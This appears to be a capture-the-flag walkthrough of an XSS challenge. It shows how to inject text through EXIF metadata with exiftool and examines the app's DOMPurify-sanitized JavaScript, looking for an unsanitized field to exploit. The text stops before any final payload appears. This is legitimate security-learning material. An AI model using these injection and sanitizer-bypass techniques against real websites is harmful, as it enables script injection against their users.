


Our NFT is being created with our background and a new URL parameter is revealed “viewId”. We can also notice that the view ID is reflected on the page and also the image name, image comment and creation date. This could be interesting to check later.



Application functionalities are clear lets have a look at the source code behind this NFT application. Inspect the web page again by right clicking it somewhere and choosing inspect.

I am not a JavaScript expert but I try to understand what is happening in the background. After using the application some parts should become clear even if you are not that experienced with JavaScript.





This concludes the recon part. Here is what I have in my notes at this moment:

- The viewId parameter reflects on the page and could possibly influence the path where the image is loaded from.
- We can upload a background image. The source code uses image metadata via the EXIF library which is eventually also reflected onto the page.
- EXIF metadata that is read by the application: UserComment, DateTime, OwnerName
- UserComment, DateTime and OwnerName are being sanitized by DOMPurify.
- ImageName seems to be set fixed to NFT.jpg and is thus not sanitized before being reflected onto the page.

Step 2: ViewId parameter reflection

I decided to start with the viewId parameter reflection as this is easy to test. Change the parameter and see how the application responds. I use simple HTML input to see if the HTML I input via the parameter gets rendered onto the page.






This leads to nowhere as our input is being URL encoded and not rendered as HTML. For HTML injection we would need to see our <s>test</s> converted to ~~test~~.

Step 3: EXIF library

The next things we noted during our recon is the fact we can upload a background image and have some control on the EXIF metadata being embedded into this image. The EXIF metadata “Image name, comment and creation time” is being reflected onto the web page.

So how does this EXIF metadata actually work for images?
I will show it here using a Linux machine via command line but this metadata can also be edited via some photo editors or command line on Windows.


The command to see the metadata is pretty easy: exiftool background.png



The command outputs all metadata attached to this “background.png” image file.
We are interested in: “Image OwnerName, User comment and creation time” and normally also the image name as we saw in the source code as this one is not sanitized by DOMpurify but that name was not extracted from the EXIF data but set fixed to NFT.jpg.

OwnerName or UserComment are nowhere to be seen and creation times are already set. Let’s add an Owner and User comment by ourselfs. I had no idea how to do this but quick Google search shows following command can be used:


exiftool -UserComment='test123' -OwnerName='test456' background.png




Let’s check our changes that we made:

```
root@ub22-reconbox:/reconbox# exiftool background.png
ExifTool Version Number         : 12.40
File Name                       : background.png
Directory                       : .
File Size                       : 6.6 KiB
File Modification Date/Time     : 2023:02:15 21:15:06+00:00
File Access Date/Time           : 2023:02:15 21:15:06+00:00
File Inode Change Date/Time     : 2023:02:15 21:15:06+00:00
File Permissions                : -rwxr--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 126
Image Height                    : 109
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
SRGB Rendering                  : Perceptual
Gamma                           : 2.2
Pixels Per Unit X               : 5669
Pixels Per Unit Y               : 5669
Pixel Units                     : meters
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : test123
Flashpix Version                : 0100
Color Space                     : Uncalibrated
Owner Name                      : test456
Image Size                      : 126x109
Megapixels                      : 0.014
root@ub22-reconbox:/reconbox#
```

Ok great, we can now upload this adapted image as background for our NFT in the application and check if we get some reflection.





This is good our User comment is reflected. Now the logical next step is to inject HTML and finally a XSS payload but remember that we noticed something else during our recon. The image comment before it is being added as HTML into the web page gets sanitized by DOMPurify. This is something we will need to bypass.

```
        {
            strown = "None";
        }

        var imgobj = '{"imgName":"NFT.jpg","imgColorType": " '+ strcol +' " ,"imgComment": " '+ strval +' " }';
        const x = Object.assign({},JSON.parse(imgobj));


        try
        {
            var t = JSON.stringify(x);
            console.log("Working on: " + x.toString());
            var temp = JSON.parse(t);

            namfield.innerHTML = "Image name: " + temp.imgName;
            r.innerHTML = "Image comment: " + DOMPurify.sanitize(temp.imgComment);
            rr.innerHTML = "Created: " + DOMPurify.sanitize(temp.imgColorType);
            rrr.innerHTML = "Owner: " + DOMPurify.sanitize(strown);
        }
        catch(e)
        {
            console.log(e);
            namfield.innerHTML = "Name: " + JSON.parse(imgobj).imgName;
            r.innerHTML = "Comment: " + JSON.parse(imgobj).imgComment;
            rr.innerHTML = "Created: " + JSON.parse(imgobj).imgColorType;
            rrr.innerHTML = "Owner: " + DOMPurify.sanitize(strown);
        }

        });
    }

     </script>
```

Step 4: DOMPurify

So we have some reflection via the EXIF metadata on our background image but DOMPurify will sanitize our input before being embedded in the HTML web page.

DOMPurify can be found here: https://github.com/cure53/DOMPurify

To be short about it: **DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.**

An XSS sanitizer is a problem if we want to solve this challenge ;-)


First idea at this moment bypass DOMPurify, it had some bugs in the past via XSS mutations that would bypass the sanitisation check and execute the XSS.
Which version is being used in this challenge that is what I checked first at this moment.

```
66
67          <div class="nes-container with-title is-centered details" >
68          <p class="title">Image Properties:</p>
69
70          <div class="elements" id="imgname" class="detailsval"></div>
71          <div class="elements" id="imgcomment" class="detailsval"></div>
72          <div class="elements" id="imgdate" class="detailsval" text="No date found"></p>
73          <div class="elements" id="imgown" class="detailsval" text="No owner found"></p>
74          </div>
75      </div>
76  </body>
77      <script type="text/javascript" src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/2.4.1/purify.min.js"></script>
78      <script src="https://cdnjs.cloudflare.com/ajax/libs/exif-js/2.3.0/exif.min.js" integrity="sha512-xSo1isGNT6Dw2Le1Cocn5305Uje1pOYeSzrpO3RD9K
79      <script type="text/javascript">
80          const para = window.location.search;
81          const urlParams = new URLSearchParams(para);
82          viewId = urlParams.get('viewId');
83          document.getElementById('viewdisplay').src = "/static/images/uploads/"+viewId+"/NFT.jpg";
84          document.getElementById('sharelink').value = DOMPurify.sanitize(location.href.split("=")[1]);
85          document.getElementById('sharelnk').href = DOMPurify.sanitize(location.href);
86      </script>
87
88      <script>
89      window.onload=getdata;
90       function getdata(){
91          console.log("starting")
92          var imgtrgt =  document.getElementById("viewdisplay");
93          EXIF.getData(imgtrgt, function(){
94          var n = EXIF.getTag(this,"UserComment");
95          strval = String.fromCharCode.apply(null,n);
96          strval = strval.replace(/[\x00]/g,"");
97          strval = strval.replace("ASCII","");
98
```

Version 2.4.1 of DOMPurify.

Gareth Heyes from Portswigger had some nice bypasses that can be found here: https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss

Unfortunately for us these are patched in version 2.1 so useless for this challenge. I went to the Github page of DOMPurify to check on the release notes. We are facing version 2.4.1 so my interest is to see what they fixed in later versions if those exist. (https://github.com/cure53/DOMPurify/releases)




DOMPurify 2.4.2 which is the release after the one we are facing has a prototype pollution fix so it might be the application code is vulnerable to this prototype pollution and that we can use this to trick the DOMPurify sanitization to let our XSS payload bypass.

I did some Googling at this point for @kevin-mizu to see if somewhere this prototype pollution exploit was made public.

I checked this Twitter feed for example and other Google hits I got but could not find the exploit or

any steps how to perform this prototype pollution attack. This is for me a dead end as researching and trying to figure out how to perform the attack will be to time consuming and probably I will never find it.



Step 5: Image name reflection

The DOMPurify bypass is a dead end for me at this moment. I got back to the notes taken after recon and this was still there:

ImageName seems to be set fixed to NFT.jpg and is thus not sanitized before being reflected onto the page.

The only reflection on the web page not being sanitized is the image name. There is only 1 problem the developers put a fixed name for the image in the source code. As they set a fixed name they probably trust that this cannot be altered so in their mind no sanitisation check is needed.

The question that now rises: Can we change the image name before it gets embedded into the HTML web page?

```
        }

        if(strcol == undefined || strcol.length == 0)
        {
           strcol = "None";
        }

        if(strcol == undefined || strcol.length == 0)
        {
            strown = "None";
        }

        var imgobj = '{"imgName":"NFT.jpg","imgColorType": " '+ strcol +' " ,"imgComment": " '+ strval +' " }';
        const x = Object.assign({},JSON.parse(imgobj));


        try
        {
            var t = JSON.stringify(x);
            console.log("Working on: " + x.toString());
            var temp = JSON.parse(t);

            namfield.innerHTML = "Image name: " + temp.imgName;
